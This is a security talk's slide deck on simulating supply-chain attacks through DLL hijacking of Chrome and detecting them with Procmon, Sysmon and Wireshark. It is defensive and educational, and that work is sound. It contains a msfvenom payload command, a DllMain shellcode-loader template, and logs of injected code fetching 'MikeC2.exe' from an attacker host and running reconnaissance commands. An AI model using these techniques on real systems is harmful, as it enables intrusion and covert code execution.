

Supply Chain Purple: Simulating Supply Chain Attacks with DLL Hijacking

Mike Gaultieri • Staff Security Engineer, Gatsby



```
$ man mikeg
```

MIKEG(1) Manual pager utils MIKEG(1)

NAME

mikeg - passionate about making software and breaking software

SYNOPSIS

-c, --current, --gatsby

Staff Software Engineer, Gatsby
Building the security program at a disruptive web/cloud
technology startup

-i, --instructor

Part-time faculty, Professional Institute at SCI,
University of Pittsburgh
Designed & teach Offensive Boot Camps I & II

-p, --previous

15 years as an entrepreneur, twelve of those as a consultant
specializing in software product development and cybersecurity

What is a Supply Chain Attack?

A “Supply Chain Attack” is a **malicious attack** that is initiated through a **trusted third party system or software**.



The Growing Plague of Supply Chain Attacks

What is DLL Hijacking?

- Windows attempts to load DLLs from a series of directories

Windows Path Precedence

The directory from which the application is loaded

C:\Windows\System32

C:\Windows\System

C:\Windows

The current working directory

Directories in the system %PATH% environment variable

Directories in the user %PATH% environment variable

Is DLL Hijacking a Flaw?


...sometimes

DLL Hijacking Crash Course

- **Procmon.exe - “Process Monitor” - The best tool for the job**
 - <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>

Procmon Filter Options for DLL Hijacking

Column	Relation	Value
Process Name	begins with	chrome.exe
Result	is	NAME NOT FOUND
Path	ends with	.dll



DLL Hijacking Crash Course

DLL Hijacking Crash Course

1

```
msfvenom -p windows/x64/exec CMD="C:\windows\system32\calc.exe" -a x64 -f dll -o calc.dll
```

```
unsigned char shellcode[] = ...

BOOL WINAPI
DllMain(HANDLE hDll, DWORD dwReason, LPVOID lpReserved)
{
    HANDLE threadHandle;
    threadHandle = hDll;
    switch (dwReason)
    {
        case DLL_PROCESS_ATTACH:
            executeShellcode();
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}

void executeShellcode(void)
{
    void* execbuf = VirtualAlloc(0, sizeof sc, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(execbuf, shellcode, sizeof shellcode);
    ((void(*)())execbuf)();
}

// To test execution: rundll32 my.dll,RunExecuteShellcode
extern "C" __declspec(dllexport) void RunExecuteShellcode()
{
    executeShellcode();
}
```

Setting the stage for our Supply Chain Attack...



Creating Realistic Purple Team Supply Chain Malware

- Design dropper that evades AV and EDR
- Set up a Command & Control channel
- Create an execution plan that suits your need


SCYTHE Community Threats:

<https://github.com/scythe-io/community-threats>

MITRE Adversary Emulation Library:

https://github.com/center-for-threat-informed-defense/adversary_emulation_library

Creating Realistic Purple Team Supply Chain Malware



What's undetected?

Custom dropper and staged malware

What can we detect?

TTPs!

Sysmon to the rescue!

Sysmon - “System Monitor”

- **A great baseline config:** <https://github.com/SwiftOnSecurity/sysmon-config>
- **Logs:** Windows Event Viewer > Applications and Services Logs > Microsoft > Windows > Sysmon > Operational

The screenshot shows the Windows Event Viewer interface. The left pane displays a navigation tree with various Windows services and logs. The 'Operational' log under the 'Sysmon' category is selected, showing 11 events. The right pane contains a table of these events with columns for Level, Date and Time, Source, Event ID, and Task Category. The 'Actions' pane on the right provides options for managing the log, with 'Clear Log...' highlighted.

Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Sysmon - “System Monitor”

Operational Number of events: 11 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 8, Sysmon

General Details

```
CreateRemoteThread detected:  
RuleName: -  
UtcTime: 2021-05-16 15:32:21.365  
SourceProcessGuid: {8c3dc48c-3b05-60a1-7508-000000002100}  
SourceProcessId: 7324  
SourceImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe  
TargetProcessGuid: {8c3dc48c-3722-60a1-1708-000000002100}  
TargetProcessId: 3356  
TargetImage: C:\Windows\explorer.exe  
NewThreadId: 6588  
StartAddress: 0x00000000002C60000  
StartModule: -  
StartFunction: -
```

Sysmon - “System Monitor”

Operational Number of events: 11 (!) New events available				
Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 22, Sysmon

General Details

```
Dns query:  
RuleName: -  
UtcTime: 2021-05-16 15:32:21.639  
ProcessGuid: {8c3dc48c-3722-60a1-1708-000000002100}  
ProcessId: 3356  
QueryName: kali.host  
QueryStatus: 0  
QueryResults: ::ffff:192.168.1.10;  
Image: C:\Windows\explorer.exe
```

Operational Number of events: 11 (!) New events available				
Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 22, Sysmon

General Details

```
Dns query:  
RuleName: -  
UtcTime: 2021-05-16 15:32:21.661  
ProcessGuid: {8c3dc48c-3722-60a1-1708-000000002100}  
ProcessId: 3356  
QueryName: attacker.host  
QueryStatus: 0  
QueryResults: ::ffff:192.168.1.3;  
Image: C:\Windows\explorer.exe
```

Sysmon - “System Monitor”

Operational Number of events: 11 (!) New events available				
Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Process Create:
 RuleName: -
 UtcTime: 2021-05-16 15:32:24.254
 ProcessGuid: {8c3dc48c-3b08-60a1-7d08-000000002100}
 ProcessId: 8472
 Image: C:\Windows\System32\cmd.exe
 FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
 Description: Windows Command Processor
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: Cmd.Exe
 CommandLine: "cmd.exe" /c whoami
 CurrentDirectory: C:\WINDOWS\system32\
 User: DESKTOP-O8EBV5I\mikeq
 LogonGuid: {8c3dc48c-2795-60a1-c8f8-040000000000}
 LogonId: 0x4F8C8
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: MD5=5A21A50053155122E6ACE9691197A8E3F, SHA256=100348552B388AB5D0095BB09EBF0EBC22668092FB8E0F92AC
 ParentProcessGuid: {8c3dc48c-3722-60a1-1708-000000002100}
 ParentProcessId: 3356
 ParentImage: C:\Windows\explorer.exe
 ParentCommandLine: explorer.exe

Operational Number of events: 11 (!) New events available				
Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Process Create:
 RuleName: -
 UtcTime: 2021-05-16 15:32:24.372
 ProcessGuid: {8c3dc48c-3b08-60a1-7f08-000000002100}
 ProcessId: 6468
 Image: C:\Windows\System32\whoami.exe
 FileVersion: 10.0.19041.0 (WinBuild.160101.0800)
 Description: whoami - displays logged on user information
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: whoami.exe
 CommandLine: whoami
 CurrentDirectory: C:\WINDOWS\system32\
 User: DESKTOP-O8EBV5I\mikeq
 LogonGuid: {8c3dc48c-2795-60a1-c8f8-040000000000}
 LogonId: 0x4F8C8
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: MD5=A4A6924F3EA97981323703D38FD99C4, SHA256=1D4902A04D99E8CCBF7085E63155955FE397449D386453F0
 ParentProcessGuid: {8c3dc48c-3b08-60a1-7d08-000000002100}
 ParentProcessId: 8472
 ParentImage: C:\Windows\System32\cmd.exe
 ParentCommandLine: "cmd.exe" /c whoami

Sysmon - “System Monitor”

Operational Number of events: 11 (!) New events available				
Level	Date and Time	Source	Event ID	Task Category
(i) Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
(i) Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
(i) Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
(i) Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
(i) Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General	Details
Process Create:	
RuleName:	-
UtcTime:	2021-05-16 15:32:26.672
ProcessGuid:	{8c3dc48c-3b0a-60a1-8008-000000002100}
ProcessId:	4584
Image:	C:\Windows\System32\cmd.exe
FileVersion:	10.0.19041.546 (WinBuild.160101.0800)
Description:	Windows Command Processor
Product:	Microsoft® Windows® Operating System
Company:	Microsoft Corporation
OriginalFileName:	Cmd.Exe
CommandLine:	"cmd.exe" /c dir C:\Users
CurrentDirectory:	C:\WINDOWS\system32\
User:	DESKTOP-O8EBV5I\mikeq
LogonGuid:	{8c3dc48c-2795-60a1-c8f8-040000000000}
LogonId:	0x4FBC8
TerminalSessionId:	1
IntegrityLevel:	Medium
Hashes:	MD5=321A50053155122E6ACE9691197A8E3F,SHA256=100348552B388AB5D0095BB09EBF0EBC22668092FB8E0F92AC
ParentProcessGuid:	{8c3dc48c-3722-60a1-1708-000000002100}
ParentProcessId:	3356
ParentImage:	C:\Windows\explorer.exe
ParentCommandLine:	explorer.exe

Sysmon - “System Monitor”

Information 5/19/2021 3:27:17 PM Sysmon 1 Process Create (rule: ProcessCreate)

OriginalFileName: netsh.exe
CommandLine: netsh interface show

OriginalFileName: nbtinfo.exe
CommandLine: nbtstat -n

OriginalFileName: arp.exe
CommandLine: arp -a

OriginalFileName: sysinfo.exe
CommandLine: systeminfo

OriginalFileName: req.exe
CommandLine: req query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum

Augment sysmon with network analysis!

Network Anomalies

ip.src_host eq kali.host or ip.dst_host eq kali.host						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	DESKTOP-08EBV5I.home	kali.host	TCP	66	50284 → 80 [SYN] Seq=0 Win=64240
2	0.000723	kali.host	DESKTOP-08EBV5I.home	TCP	66	80 → 50284 [SYN, ACK] Seq=0 Ack=1 Win=64240
3	0.000793	DESKTOP-08EBV5I.home	kali.host	TCP	54	50284 → 80 [ACK] Seq=1 Ack=1 Win=64240
4	0.003460	DESKTOP-08EBV5I.home	kali.host	HTTP	252	GET /MikeC2.exe HTTP/1.1

```

> Frame 4: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface \Device\NPF_{E2304008-72
> Ethernet II, Src: DESKTOP-08EBV5I.home (00:0c:29:09:26:98), Dst: VMware_c1:2f:fa (00:0c:29:c1:2f:fa)
> Internet Protocol Version 4, Src: DESKTOP-08EBV5I.home (192.168.1.12), Dst: kali.host (192.168.1.10)
> Transmission Control Protocol, Src Port: 50284, Dst Port: 80, Seq: 1, Ack: 1, Len: 198
> Hypertext Transfer Protocol
> GET /MikeC2.exe HTTP/1.1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
Host: kali.host\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://kali.host/MikeC2.exe]
[HTTP request 1/1]
[Response in frame: 12]

0000  00 0c 29 c1 2f fa 00 0c  29 09 26 98 08 00 45 00  .. ) . / ... ) . & . . E .
0010  00 ee 46 47 40 00 80 06  00 00 c0 a8 01 0c c0 a8  .. FG @ . . . . . . . .
0020  01 0a c4 6c 00 50 aa 58  26 95 e4 69 2c a1 50 18  .. . 1 P . X & . i . P .
0030  20 14 84 47 00 00 47 45  54 20 2f 4d 69 6b 65 43  .. G . . GE T /MikeC
0040  32 2e 65 78 65 20 48 54  54 50 2f 31 2e 31 0d 0a  . 2 . exe HT TP /1.1 ..
0050  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 6f 7a 69  User-Age nt: Mozi
0060  6c 6c 61 2f 35 2e 30 20  28 57 69 6e 64 6f 77 73  lla/5.0 (Windows
0070  20 4e 54 20 31 30 2e 30  3b 20 57 69 6e 36 34 3b  NT 10.0 ; Win64;
0080  20 78 36 34 29 20 41 70  70 6c 65 57 65 62 4b 69  x64) Ap pleWebki
0090  74 2f 35 33 37 2e 33 36  20 28 4b 48 54 4d 4c 2c  t/537.36 (KHTML,
00a0  20 6c 69 6b 65 20 47 65  63 6b 6f 29 20 43 68 72  like Gecko) Chr
00b0  6f 6d 65 2f 37 39 2e 30  2e 33 39 34 35 2e 31 31  ome/79.0 .3945.11
00c0  37 20 53 61 66 61 72 69  2f 35 33 37 2e 33 36 0d  7 Safari /537.36
00d0  0a 48 6f 73 74 3a 20 6b  61 6c 69 2e 68 6f 73 74  . Host: k ali.host
00e0  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20 4b 65  .. Connec tion: Ke
00f0  65 70 2d 41 6c 69 76 65  0d 0a 0d 0a  .. ep-Alive ....

```

Is this a valid browser/version string for your environment?


Network Anomalies

ip.src_host eq kali.host or ip.dst_host eq kali.host						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	DESKTOP-08EBV5I.home	kali.host	TCP	66	50284 → 80 [SYN] Seq=0 Win=64240 Len=0 M: 66 80 → 50284 [SYN, ACK] Seq=0 Ack=1 Win=64240
2	0.000723	kali.host	DESKTOP-08EBV5I.home	TCP	54	50284 → 80 [ACK] Seq=1 Ack=1 Win=2102272
3	0.000793	DESKTOP-08EBV5I.home	kali.host	TCP	252	GET /MikeC2.exe HTTP/1.1
4	0.003460	DESKTOP-08EBV5I.home	kali.host	HTTP	60	80 → 50284 [ACK] Seq=1 Ack=199 Win=64128
5	0.004643	kali.host	DESKTOP-08EBV5I.home	TCP	1514	80 → 50284 [ACK] Seq=1 Ack=199 Win=64128
6	0.004643	kali.host	DESKTOP-08EBV5I.home	TCP		

.... ...0 = IG bit: Individual address (unicast)

- > Source: VMware_c1:2f:fa (00:0c:29:c1:2f:fa)
- Type: IPv4 (0x0800)
- > Internet Protocol Version 4, Src: kali.host (192.168.1.10), Dst: DESKTOP-08EBV5I.home (192.168.1.12)
- ▼ Transmission Control Protocol, Src Port: 80, Dst Port: 50284, Seq: 1, Ack: 199, Len: 1460

0000	00	0c	29	09	26	98	00	0c	29	c1	2f	fa	08	00	45	00	[...].&...).-/...E
0010	05	dc	cf	02	40	00	40	06	e2	b2	c0	a8	01	0a	c0	a8	[...].@.
0020	01	0c	00	50	c4	6c	e4	69	2c	a1	aa	58	27	5b	50	10	[...].P.l.i ,--X'[P.
0030	01	f5	b7	d4	00	00	48	54	54	50	2f	31	2e	31	20	32	[...].HT TP/1.1 2
0040	30	30	20	4f	4b	0d	0a	44	61	74	65	3a	20	53	75	6e	[...].OK .D ate: Sun
0050	2c	20	31	36	20	4d	61	79	20	32	30	32	31	20	31	35	[...], 16 May 2021 15
0060	3a	35	33	3a	32	31	20	47	4d	54	0d	0a	53	65	72	76	[...].53:21 G MT..Serv
0070	65	72	3a	20	41	70	61	63	68	65	2f	32	2e	34	2e	34	[...].er: Apac he/2.4.4
0080	36	20	28	44	65	62	69	61	6e	29	0d	0a	4c	61	73	74	[...].6 (Debia n)..Last
0090	2d	4d	6f	64	69	66	69	65	64	3a	20	53	75	6e	2c	20	[...].Modifie d: Sun,
00a0	31	36	20	4d	61	79	20	32	30	32	31	20	31	34	3a	35	[...].16 May 2 021 14:5
00b0	38	3a	35	34	20	47	4d	54	0d	0a	45	54	61	67	3a	20	[...].8:54 GMT --ETag:
00c0	22	32	30	30	30	2d	35	63	32	37	33	62	37	33	63	35	[...]."2000-5c 273b73c5
